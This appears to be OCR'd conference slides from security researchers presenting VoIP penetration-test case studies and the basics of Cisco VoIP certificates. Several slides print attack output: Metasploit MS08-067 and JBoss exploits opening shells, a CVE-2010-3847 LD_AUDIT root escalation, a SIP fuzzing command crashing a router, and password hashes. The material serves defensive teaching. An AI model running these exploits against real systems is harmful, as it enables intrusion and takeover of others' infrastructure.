All Your Calls Are Still Belong to Us

Daniel Mende, Enno Rey

{dmende, erey}@ernw.de

Who we are

- Old-school network geeks, working as security researchers for
- Germany based ERNW GmbH
  - Independent
  - Deep technical knowledge
  - Structured (assessment) approach
  - Business reasonable recommendations
  - We understand corporate
- Blog: www.insinuator.net
- Conference: www.troopers.de

Agenda

- ERNW‘s *Seven Sisters of Infrastructure Security*
- Which of those failed in $SOME_ORGS_ASSESSED
- Apropos Failures... Notes on Cisco‘s VoIP Crypto
- Conclusions

Seven Sisters

Access Control

Isolation (Segmentation)

Restriction (Filtering)

Encryption

Entity Protection

Secure Management

Visibility

See also: bit.ly/SevenSisters [insinuator.net]

7 Sisters

Derived Generic Questions

- Can we limit who's taking part in some network, protocol, technology, communication act?
- Any need to isolate stuff due to different protection need, different (threat) exposure or different trust(worthiness)?
- What can be done, filtering-wise, on intersection points?
- Where to apply encryption, in an operationally reasonable way?

Generic Questions (2)

- What about the security of the overall system's main elements?

- How to manage the infrastructure elements in a secure way?

- How to provide visibility as for security-related stuff, with reasonable effort?

Some Case Studies

Let's look into this...


Case Study #1

- Insurance company, ~ 3K VoIP users.
- Physical access to network plug somewhere in main building.
- Early 2011, keep this in mind for a second.
- VoIP implementation outsourced to **$OUTSOURCER** which had in turn some core services delivered by **$ANOTHER_PARTY**
  - **Who do you think feels responsible for patching application servers?**
- 802.1X deployed quite widely, MAC address based for the phones.
- No (VoIP) encryption as deemed "too complicated within that setup".

```
nmap scan report for 10.38.91.11
PORT      STATE    SERVICE          VERSION
21/tcp    open     ftp?
22/tcp    open     ssh              OpenSSH 5.1 (protocol 2.0)
23/tcp    open     tcpwrapped
80/tcp    open     http             Apache httpd
111/tcp   open     rpcbind
443/tcp   open     ssl/http         Apache httpd
515/tcp   open     printer          lpd
[...]
2000/tcp  open     cisco-sccp?

Device type: VoIP adapter
Running: Siemens embedded
OS details: Siemens HiPath 4000 VoIP gateway

Connected to 10.38.91.11 (10.38.91.11).
220- This system is monitored and evidence of criminal activity may
be
220- reported to law enforcement officials.
220-
220 HiPath FTP server ready
```

Case Study #1

From Data VLAN



```
msf exploit(ms08_067_netapi) > set RHOST 10.38.91.21
RHOST => 10.38.91.21
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf exploit(ms08_067_netapi) > set TARGET 9
TARGET => 9
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[…]
[*] Command shell session 1 opened (10.38.169.169:52865 ->
10.38.91.21:4444)

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
nt authority\system
```

This is the Application Server Hosting the Mailboxes…


Case Study #1, Summary

	No Major Weaknesses	Major Weaknesses Identified	Relevant Business Risk
Access Control	X		
Isolation	X		
Restriction		X	
Encryption		X	X
Entity Protection		X	X
Secure Management		X	
Visibility		X	

Case Study #2

- Call center, ~ 1500 VoIP users.
- Physical access to network plug somewhere in main building.
- Mid 2010, keep this in mind for a second.
- Some parts of overall implementation outsourced to $LOCAL_PARTNER_OF_EQUIPMENT_VENDOR.
- Comprehensive overall crypto implementation.
- Very robust main components, withstanding all types of attacks incl. heavy fuzzing.

Case Study #2




```
msf exploit(ms08_067_netapi) > set RHOST [illegible]
RHOST => [illegible]
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf exploit(ms08_067_netapi) > set TARGET [illegible]
TARGET => [illegible]
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[...]
[*] Command shell session 1 opened ([illegible] -> [illegible])

Microsoft Windows [Version [illegible]]
(C) Copyright [illegible] Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
nt authority\system
```

This is the Application Server Hosting the Mailboxes...

Click to add text


- MS08-67 again
  - Overall quite similar to slide above.
- From there it was quite old-school stuff...

Case Study 2



User Name	LM Password	< 8	NT Password	LM Hash
Administrator	[redacted]	[redacted]	[redacted]	CC1D981798290477F5
ernw	TEST123!		Test123!	624AAC413795CDC169
Guest	* empty *	*	* empty *	AAD3B435B51404EEAA
SUPPORT_388945a0?	* empty *	*		AAD3B435B51404EEAA

Case Study #2



- This password was the same on all components deployed by that $LOCAL_PARTNER_OF_EQUIPMENT_VENDOR.
- And the mgmt interfaces were accessible from everywhere…

Case Study #2, Additional Observation

ERNW
Living Security.

black hat USA 2010

Burning Asgard
–
An Introduction to the Tool *Loki*

Rene Graf, Daniel Mende, Enno Rey
[rgraf, dmende, erey]@ernw.de

Black Hat USA 2010

Loki – "Layer 3 will never be the same again."

- Given we tested from the corporate network, we made some additional observations:
  - No access layer protections in place
    - STP
    - DTP
    - OSPF
    - HSRP
  - Actually this test was one of the triggers to develop Loki ;-)

Case Study 2, Summary


	No Major Weaknesses	Major Weaknesses Identified	Relevant Business Risk
Access Control		X	
Isolation	X		
Restriction		X	
Encryption	X		
Entity Protection		X	X
Secure Management		X	X
Visibility		X	

Case Study #3

- Manufacturing, ~ 25K VoIP users.
- Physical access to network plug somewhere in main building.
- Early 2011.
- Main parts of VoIP implementation outsourced to **$GLOBAL_NETWORK_SERVICES_PROVIDER**.
- VoIP encryption enabled for "compliance reasons".
- Overall complex environment with different (IT) departments involved.

Case Study #3

```
ssh admin@192.168.10.10
The authenticity of host '192.168.10.10 (192.168.10.10)' can't be established.
RSA key fingerprint is 14:46:1b:73:55:12:67:13:aa:10:4c:52:cc:45:67:21.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.10.10' (RSA) to the list of known hosts.
Password:

HP StorageWorks MSA Storage P2000 G3 FC
System Name: Uninitialized Name
System Location:Uninitialized Location
Version:L204R025
```



CVE-2010-4115 [btw: no idea what‘s different to CVE-2012-0697 here]

- “HP StorageWorks Modular Smart Array P2000 G3 firmware TS100R011, TS100R025, TS100P002, TS200R005, TS201R014, and TS201R015 installs an undocumented admin account with a default "!admin" password, which allows remote attackers to gain privileges.“
- **See also:** http://h20000.www2.hp.com/bizsupport/TechSupport/Document.jsp?objectID=c02660754, 2010/12/23

Case Study #3

```
dizzy.py -o tcp -d 10.12.2.5 -e rand:5061  -w 0.01 -c cert01.pem -k key01.pem sip-register.dizz
```

- Leading to:

```
Feb  2 17:14:12.011: %SYS-3-CPUHOG: Task is running for (2011)msecs, more than (2000)msecs (36/35),process = CCSIP_SPI_CONTROL.
-Traceback= 0x542682A4 0x542692E0 0x5431274C 0x543127FC 0x54382B61 0x78BB217C 0x3482A7C3 0x422DE782 0x48273F82 0x48332C32 0x432C4A73
Feb  2 17:14:12.051: %SYS-3-CPUHOG: Task is running for (4002)msecs, more than (2000)msecs (37/35),process = CCSIP_SPI_CONTROL.
-Traceback= 0x542682A4 0x542692E0 0x5431274C 0x543127FC 0x54382B61 0x78BB217C 0x3482A7C3 0x422DE782 0x48273F82 0x48332C32 0x432C4A73
Feb  2 17:15:13.021: %SYS-3-CPUHOG: Task is running for (5007)msecs, more than (2000)msecs (37/35),process = CCSIP_SPI_CONTROL.
[...]
%Software-forced reload
Preparing to dump core...
17:16:31 GMT Tue Feb 2 2012: Breakpoint exception, CPU signal 23, PC = 0x5572C38E
```

- See also: http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20100324-sip:

  "Multiple vulnerabilities exist in the Session Initiation Protocol (SIP) implementation in Cisco IOS® Software that could allow an unauthenticated, remote attacker to cause a reload of an affected device when SIP operation is enabled. **Remote code execution may also be possible.**"


Case Study #3, Summary

	No Major Weaknesses	Major Weaknesses Identified	Relevant Business Risk
Access Control	X		
Isolation	X		
Restriction		X	
Encryption	X		
Entity Protection		X	X
Secure Management		X	X
Visibility		X	

Case Study #4

- Public Administration, ~ 12K VoIP users.
- Physical access to network plug in organization's main network.
- Mid 2010.
- Everything operated by their own IT dept.
- Full open source sw implementation, except hard phones.

Case Study #4



JMX Agent View [redacted]

ObjectName Filter (e.g. "jboss:*", "*:service=invoker,*") : ApplyFilter

Catalina

- type=Server
- type=StringCache

JMImplementation

- name=Default,service=LoaderRepository
- type=MBeanRegistry
- type=MBeanServerDelegate

com.arjuna.ats.properties

- module=arjuna
- module=jta
- module=txoj

jboss


- database=localDB,service=Hypersonic
- name=PropertyEditorManager,type=Service
- name=SystemProperties,type=Service
- readonly=true,service=invoker,target=Naming,type=http
- service=AttributePersistenceService
- service=ClientUserTransaction
- service=JNDIView
- service=KeyGeneratorFactory,type=HiLo
- service=KeyGeneratorFactory,type=UUID
- service=Mail

Images: 1/1 Loaded: 4 KB Speed: 22.99 KB/s Time: 0.176 Done 0:4 Proxy: None Apache-Coyote/1.1 Certificate OK 1600x856

Case Study #4

```
msf exploit(jboss_bshdeployer) > exploit

[*] Started reverse handler on 10.4.69.205:4444
[*] Attempting to automatically detect the platform...
[*] SHELL set to /bin/sh
[*] Creating exploded WAR in deploy/Qsg7wceY2zA.war/ dir via BSHDeployer
[*] Executing /Qsg7wceY2zA/QhgAyxvIk.jsp...
[+] Successfully triggered payload at '/Qsg7wceY2zA/QhgAyxvIk.jsp'
[*] Undeploying /Qsg7wceY2zA/QhgAyxvIk.jsp by deleting the WAR file via BSHDeployer...
[*] Command shell session 1 opened (10.4.69.205:4444 -> 10.3.133.122:59781) at Fri Jul 16
10:09:04 +0100 2010

id
uid=24788(jboss) gid=1547(jboss) groups=1547(jboss)
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
[…]
```

One CVE-2010-3847 later...


|pts/8| |root@itchy| <msfconsole3>
[pts/22] [root@itchy] <msfconsole3>

```
ls -l /proc/$$/fd/3
lr-x------ 1 jboss jboss 64              /proc/5999/fd/3 -> /tmp/exploit/target
rm -rf /tmp/exploit/
ls -l /proc/$$/fd/3
lr-x------ 1 jboss jboss 64              /proc/5999/fd/3 -> /tmp/exploit/target (deleted)
gcc -w -fPIC -shared -o /tmp/exploit payload.c
ls -l /tmp/exploit
-rwxr-xr-x 1 jboss jboss 4231              /tmp/exploit
LD_AUDIT="\$ORIGIN" exec /proc/self/fd/3
[*] Command shell session 9 closed.
msf exploit(jboss_bshdeployer) > exploit

[*] Started reverse handler on 10.4.69.205:4444
[*] Creating exploded WAR in deploy/MySS3uFiX.war/ dir via BSHDeployer
[*] Executing /MySS3uFiX/BRXG28uhB.jsp...
[-] Execution failed on /MySS3uFiX/BRXG28uhB.jsp [404 /MySS3uFiX/BRXG28uhB.jsp], retrying in 3 seconds...
[+] Successfully triggered payload at '/MySS3uFiX/BRXG28uhB.jsp'
[*] Undeploying /MySS3uFiX/BRXG28uhB.jsp by deleting the WAR file via BSHDeployer...
[*] Command shell session 10 opened (10.4.69.205:4444 -> 10.3.133.122:35159) at                     +0100 2010

cd /tmp
ls -lah | grep iam
-rw-r--r--  1 root   jboss    0              iamroot
```

Case Study #4, Summary

	No Major Weaknesses	Major Weaknesses Identified	Relevant Business Risk
Access Control	X		
Isolation		X	
Restriction		X	
Encryption	X		
Entity Protection		X	X
Secure Management		X	X
Visibility		X	

Case Study #5

As a Quick Counter Example…

- Finance org., ~ 15K users.
- No (VoIP) crypto.
- But high deployment rate of 802.1X, together with a uniformly strong access layer security approach.
  - **DAI et.al. on all access ports.**
- While we – easily, as always – got into the Voice VLAN…
  - **… we were not able to redirect any traffic there.**
- *Restriction* did the work, not *Encryption*

Interim Conclusions

- Crypto does not solve all problems.
  - **Ok, ok, you knew that already.**

- Still, crypto can be helpful for a number of scenarios.

- ... as long as it´s implemented correctly ;-)

So here we go,...

... with the stuff most of you have been waiting for ;-)

Forget that boring discussion of abstract security principles...

Here comes the “meat”.

- The following is split into three main sections
  - Refresher on certs & their implications
  - Overview of Cisco‘s use of certs, within their VoIP solution
  - Things that can go wrong...

Refresher on X.509 Certs

- Alice and Bob (here: Phone & Phone or Phone & CUCM) want to "securely process sth".
  → They need crypto.
  - But they don't trust each other. (we are in a common IP network ;-)
    → Trustworthy 3rd party needed: CA.

- CA signs (identity + pubkey) combos of Alice and Bob.
  - This signed (identity + pubkey) combo = digital [X.509v3] cert.
  - "Signing" = hashing/encryption with $\text{privkey}_{\text{CA}}$.
  → "Trust CA" = Disposal of $\text{pubkey}_{\text{CA}}$.

Cert Refresher II

- BUT: How can Alice and Bob trust CA, given everybody is in a common IP network...
  - Well-known "Root of Trust" problem.
  - Two main approaches to solve it:
    - Another (potentially trusted & ideally known ;-) party signs a cert for CA.

      OR

    - Pubkey$_{CA}$ is transmitted in advance to Alice & Bob, ideally in a secure way.

      = e.g. certs your favorite browser brings along...

  - Some vendors of network equipment try to kill both birds with one stone by issuing so-called *Manufacturing Installed Certificates* (MICs).

Cisco VoIP, Involved Components

IP Phone

Manufacurer Installed Certificate

Locally Significant Certificate
(The one from CAPF)


Cisco Unified Communications Manager (CUCM)

Call Processing Entity

Certificate Authority Proxy Function (CAPF)

Service on CUCM.
Issues LSCs to IP Phones

Certificate Trust List (CTL)



Root of Trust


Cisco's Enterprise VoIP Solution

Certs as Integral Part of Overall Design

- Lots of certs, in "complex contexts"
  - Signed & encrypted configuration files for the phones.
  - Encrypted signaling where key material for media transport is negotiated.
  - Etc.

- Pretty much everything *can* be handled in an encrypted manner.

The Role of MICs Here



- ***Root of Trust*** problem *seems* solved by widespread (?) deployment of MICs, at least in one direction.
  - **And it may help sales-wise ;-)**
- We'll later see what's still insufficient here...

Details of Different Certs Involved

There‘s quite some…

For the record: Of course “cert“ in the following means “pair of keys“ (whose public one is provided in cert).

